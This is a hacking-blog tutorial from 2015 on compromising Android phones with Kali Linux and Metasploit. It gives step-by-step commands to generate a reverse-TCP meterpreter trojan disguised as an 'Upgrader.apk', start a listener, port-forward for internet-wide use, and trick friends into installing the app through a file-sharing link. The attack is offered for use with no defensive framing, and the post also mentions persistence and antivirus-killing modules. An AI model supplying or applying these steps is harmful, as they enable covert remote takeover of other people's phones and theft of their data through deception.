**[Hack Android Using Kali (Remotely)](https://null-byte.wonderhowto.com/how-to/hack-android-using-kali-remotely-0160161/)**

* By [**F.E.A.R.**](https://creator.wonderhowto.com/feardie/)
* 02/10/2015 6:35 pm
* [Android](https://null-byte.wonderhowto.com/how-to/android/)

Hello Hackers! Welcome to my 2nd Post:  
This is a tutorial explaining how to hack android phones with Kali.  
I can't see any tutorials explaining this Hack/Exploit, so, I made one.  
(***Still*** *,you may already know about this*)


**Step 1Fire-Up Kali:**

* Open a terminal, and make a **Trojan** .apk
* You can do this by typing :
* **msfpayload android/meterpreter/reverse\_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk** (replace LHOST with your own IP)
* You can also hack android on **WAN i.e. through Interet** by using your **Public/External IP** in the LHOST and by **port forwarding** (ask me about port forwarding if you have problems in the comment section)

[](https://img.wonderhowto.com/img/original/50/87/63559111534592/0/635591115345925087.jpg)

**Step 2Open Another Terminal:**

* Open another terminal until the file is being produced.
* Load metasploit console, by typing : **msfconsole**

[](https://img.wonderhowto.com/img/original/07/55/63559118196327/0/635591181963270755.jpg)

**Step 3Set-Up a Listener:**

* After it loads(it will take time), load the multi-handler exploit by typing : **use exploit/multi/handler**


[https://img.wonderhowto.com/img/73/89/63559118257498/0/hack-android-using-kali-remotely.w1456.jpg](https://img.wonderhowto.com/img/original/73/89/63559118257498/0/635591182574987389.jpg)

* Set up a (reverse) payload by typing : **set payload android/meterpreter/reverse\_tcp**
* To set L host type : **set LHOST 192.168.0.4** (Even if you are hacking on WAN type your private/internal IP here not the public/external)


[](https://img.wonderhowto.com/img/original/11/33/63559118285983/0/635591182859831133.jpg)

**Step 4Exploit!**

* At last type: **exploit** to start the listener.
* Copy the application that you made (Upgrader.apk) from the root folder, to you android phone.

[](https://img.wonderhowto.com/img/original/24/66/63559118358436/0/635591183584362466.jpg)


* Then send it using Uploading it to Dropbox or any sharing website (like: [www.speedyshare.com](http://www.speedyshare.com)).
* Then send the link that the Website gave you to your friends and exploit their phones (Only on LAN, but if you used the WAN method then you can use the exploit anywhere on the INTERNET)

[](https://img.wonderhowto.com/img/original/90/99/63559118331076/0/635591183310769099.jpg)

* Let the Victim install the Upgrader app(as he would think it is meant to upgrade some features on his phone)
* **However**, the option of allowance for Installation of apps from [Unknown Sources](https://gs4.gadgethacks.com/forum/enable-unknown-sources-android-install-apps-outside-play-store-0150603/) should be **enabled** (if not) from the security settings of the android phone to allow the Trojan to install.
* And when he clicks Open...

**Step 5BOOM!**

There comes the meterpreter prompt:

[](https://img.wonderhowto.com/img/original/24/60/63559119215561/0/635591192155612460.jpg)

------------------------------------------HACKED-------------------------------------------------

**The END:**

Keep coming for more!  
Some post modules that work for windows might not work in android  
For Eg: **run killav**, **persistence** (persistent backdoor) etc.

Thank You!  
F.E.A.R.